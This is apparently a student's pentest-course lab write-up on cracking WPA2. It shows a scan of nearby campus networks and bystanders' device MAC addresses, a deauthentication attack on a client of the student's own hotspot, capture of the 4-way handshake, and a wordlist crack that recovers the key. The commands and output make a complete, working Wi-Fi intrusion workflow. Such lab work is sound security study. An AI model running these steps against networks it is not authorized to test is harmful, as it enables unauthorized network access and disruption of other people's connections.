 BC:9F:E4:9E:DE:E0  -58   3        4        0    0   6  130   WPA2 CCMP   PSK  RIT-STAFF
 7C:57:3C:21:32:63  -49   0        3        0    0   6  130   WPA2 CCMP   MGT  RIT-DUBAI-STAFF
 7C:57:3C:21:32:62  -55   7        4        0    0   6  130   WPA2 CCMP   PSK  RIT-STUDENT
 7C:57:3C:21:32:64  -48   7        4        0    0   6  130   WPA2 CCMP   MGT  RIT-DUBAI-STUDENT
 7C:57:3C:23:84:25  -45   0        2        0    0   6  130   OPN              RIT-DUBAI-GUEST
 7C:57:3C:21:32:61  -48   0        8        0    0   6  130   OPN              <length:  0>
 7C:57:3C:23:84:20  -59   2        9        0    0   6  130   WPA2 CCMP   PSK  RIT-STAFF
 7C:57:3C:21:32:65  -51   0        3        0    0   6  130   OPN              RIT-DUBAI-GUEST
 7C:57:3C:21:72:64  -35  83      102        0    0   6  130   WPA2 CCMP   MGT  RIT-DUBAI-STUDENT
 7C:57:3C:21:72:62  -34   0       97        0    0   6  130   WPA2 CCMP   PSK  RIT-STUDENT
 BC:9F:E4:9E:DE:E2  -67   0        4        0    0   6  130   WPA2 CCMP   PSK  RIT-STUDENT
 00:25:00:FF:94:73   -1   0        0       10    0   6   -1   OPN              <length:  0>
 2E:25:54:ED:16:E2   -4 100       86        0    0   6  130   WPA2 CCMP   PSK  Shayan's iPhone
 7C:57:3C:21:72:65  -34  83      104        0    0   6  130   OPN              RIT-DUBAI-GUEST
 7C:57:3C:21:72:63  -36  69       94        0    0   6  130   WPA2 CCMP   MGT  RIT-DUBAI-STAFF
 7C:57:3C:21:72:61  -36  78       96        0    0   6  130   OPN              <length:  0>
 7C:57:3C:21:72:60  -35  60       91        0    0   6  130   WPA2 CCMP   PSK  RIT-STAFF
 7C:57:3C:21:32:60  -53  11       17        0    0   6  130   WPA2 CCMP   PSK  RIT-STAFF

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   CE:22:5F:30:0D:79  -44    0 - 1      0        1         Shayan's iPhone
 (not associated)   F2:FD:39:E6:5C:42  -42    0 - 1      0        1         Abis's iPhone
 (not associated)   5E:DE:89:6E:1F:44   -6    0 - 1      0        1
 (not associated)   3E:A0:B8:90:3F:BD  -52    0 - 1      0        2         RIT-STUDENT
 (not associated)   4C:B0:4A:BA:70:CA  -12    0 - 5      0        2
 (not associated)   36:C3:79:7F:B6:1F  -34    0 - 1      0        2
 (not associated)   EE:29:33:71:B5:E9  -52    0 - 1      0        1
 (not associated)   7E:CD:46:A6:E6:BF  -58    0 - 1      0        2
 (not associated)   DA:B4:26:E5:88:04  -42    0 - 1      0        1
 (not associated)   8A:85:1D:20:B6:C0  -18    0 - 1      0        1
 (not associated)   62:83:75:4A:3D:4B  -42    0 - 1      0        1
 (not associated)   8A:D1:95:AE:06:9D  -48    0 - 1      0        1
 (not associated)   1E:AC:4B:87:91:54  -48    0 - 1      0        1
 (not associated)   F8:B9:5A:14:DE:F6  -62    0 - 1      0        1         RIT-STAFF
 (not associated)   6A:48:09:51:58:58  -50    0 - 1      0        1
```


We found out the BSSID and other information regarding the host here.

9. What BSSID, ENC, ESSID, and Station mean?
   BSSID: MAC address of the access point
   ENC: Encryption Type
   ESSID: Network name
   Station: MAC address of a connected client
10. When you see the hotspot, you can stop capturing it. Provide a screenshot.
    Since WPA2 is used in encryption, it's not easy to crack. An alternative way is to simulate a 4-way handshake of the wireless connection establishment. The way to achieve a 4-way handshake is to kick off one of the clients and send it a reauthentication message on behalf of the access point.
    To do this, use the same tool with your BSSID and save the result into a file. (Replace the channel number).
    >sudo airodump-ng -c 6 --bssid <BSSID> -w pentestbook wlan0mon



```
zsh: suspended  sudo airodump-ng wlan0mon --channel 6

┌──(shayan㉿404)-[~]
└─$ sudo airodump-ng -c 6 --bssid 2E:25:54:ED:16:E2 -w pentestbook313 wlan0mon
20:20:27  Created capture file "pentestbook313-02.cap".

 CH  6 ][ Elapsed: 2 mins ][ 2025-04-14 20:22 ][ WPA handshake: 2E:25:54:ED:16:E2

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 2E:25:54:ED:16:E2   -4  62      979      118    0   6  130   WPA2 CCMP   PSK  Shayan's iPhone

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 2E:25:54:ED:16:E2  D0:88:0C:7E:D8:D4  -14    1e- 1      0     2118  EAPOL

zsh: suspended  sudo airodump-ng -c 6 --bssid 2E:25:54:ED:16:E2 -w pentestbook313 wlan0mon

┌──(shayan㉿404)-[~]
└─$
```

11. Open another tab and force the client to leave. The below code kicks off one of the clients and sends it a reauthentication message on behalf of the access point.
    >sudo aireplay-ng -0 1 -a <BSSID> -c <CLIENT MAC> wlan0mon
    Go to the previous tab. Provide screenshot. You need to see the ***WPA handshake*** text on the right top. Stop this command.




```
CH  6 ][ Elapsed: 2 mins ][ 2025-04-14 20:22 ][ WPA handshake: 2E:25:54:ED:16:E2

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

2E:25:54:ED:16:E2   -4  62      979      118    0   6  130   WPA2 CCMP   PSK  Shayan's iPhone

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

2E:25:54:ED:16:E2  D0:88:0C:7E:D8:D4  -14    1e- 1      0     2118  EAPOL

zsh: suspended  sudo airodump-ng -c 6 --bssid 2E:25:54:ED:16:E2 -w pentestbook313 wlan0mon

┌──(shayan㉿404)-[~]
└─$
```

```
┌──(shayan㉿404)-[~]
└─$ sudo aireplay-ng -0 1 -a 2E:25:54:ED:16:E2 -c d0:88:0c:7e:d8:d4 wlan0mon
20:22:34  Waiting for beacon frame (BSSID: 2E:25:54:ED:16:E2) on channel 6
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 0
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 0
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 0
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 0
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 1
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 1
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 2
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 2
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 3
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 3
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 4
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 4
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 5
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 5
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 6
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 6
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 7
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 8
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 9
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [ 9
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [10
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [10
20:22:35  Sending 64 directed DeAuth (code 7). STMAC: [D0:88:0C:7E:D8:D4] [11
```

Over here we Forced the client to reconnect, which helps capture the 4-way handshake needed to crack WPA/WPA2 passwords.

12. Open the pentestbook.cap file, which is saved under the home directory. Filter ***eapol*** (4-way handshake) packets. Provide a screenshot.


VMware Fusion File Edit View Virtual Machine Window Help
Mon 14 Apr 8:27 PM
SHAYAN 2025
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


eapol

```
No.      Time       Source             Destination        Protocol Length Info
    7674 75.961628  2e:25:54:ed:16:e2  Apple_7e:d8:d4     EAPOL      133 Key (Message 1 of 4)
    7676 75.961720  Apple_7e:d8:d4     2e:25:54:ed:16:e2  EAPOL      155 Key (Message 2 of 4)
    7678 75.961731  2e:25:54:ed:16:e2  Apple_7e:d8:d4     EAPOL      189 Key (Message 3 of 4)
    7680 75.961740  Apple_7e:d8:d4     2e:25:54:ed:16:e2  EAPOL      133 Key (Message 4 of 4)
```

802.1X Authentication: Protocol | Packets: 12428 · Displayed: 4 (0.0%) | Profile: Default

This confirms a complete 4-way handshake was successfully captured, which is crucial for attempting WPA key cracking using tools like Aircrack-ng.

13. Now you can use a wordlist to crack the password captured during reauthentication. There is a wordlist in the John the Ripper tool. It's under /usr/share/john/*password.lst*
>aircrack-ng -w /usr/share/john/password.lst -b <BSSID> pentestbook*.cap



```
┌──(shayan㉿404)-[~]
└─$ aircrack-ng -w /usr/share/john/password.lst -b 2E:25:54:ED:16:E2 pentestbook313-02.cap
Reading packets, please wait ...
Opening pentestbook313-02.cap
Read 12428 packets.

1 potential targets



                               Aircrack-ng 1.7

      [00:00:04] 3560/3560 keys tested (868.91 k/s)

      Time left: --

                           KEY FOUND! [ baseball ]


      Master Key     : F1 D9 5A CA 28 B9 AD 32 8E F0 32 02 63 3F FD 40
                       DF DB B1 E0 76 52 66 0B 19 60 42 A3 2B 19 9A AE

      Transient Key  : 8A 17 9B 75 5A A3 2A 65 1E 62 05 CD E9 06 B8 DF
                       F9 C5 6A 5E BD 13 33 23 A5 D7 0F 52 2B B5 0A 55
                       E7 AD 50 50 BF 46 FB 3B 2E 63 5E 67 5B 0A B4 DA
                       0C BD FD D9 02 55 8E F8 D4 A5 E8 6F 5B 2C 62 21

      EAPOL HMAC     : E6 74 7B AC 5A E7 51 AE 1C 0D 28 D6 5A 6F 3E 83
```

The Wi-Fi password is successfully recovered. The process tested 3560 keys at a speed of around 868.91 keys/sec, and the result confirms a valid handshake was captured and cracked.

Final remarks for 5.1

Aircrack-ng is just one suite of tools for wireless cracking. It is ideal for beginners since using different tools for each step will familiarize you with how these attacks work. Other widely used Wi-Fi auditing tools you may encounter are Kismet and Wifite.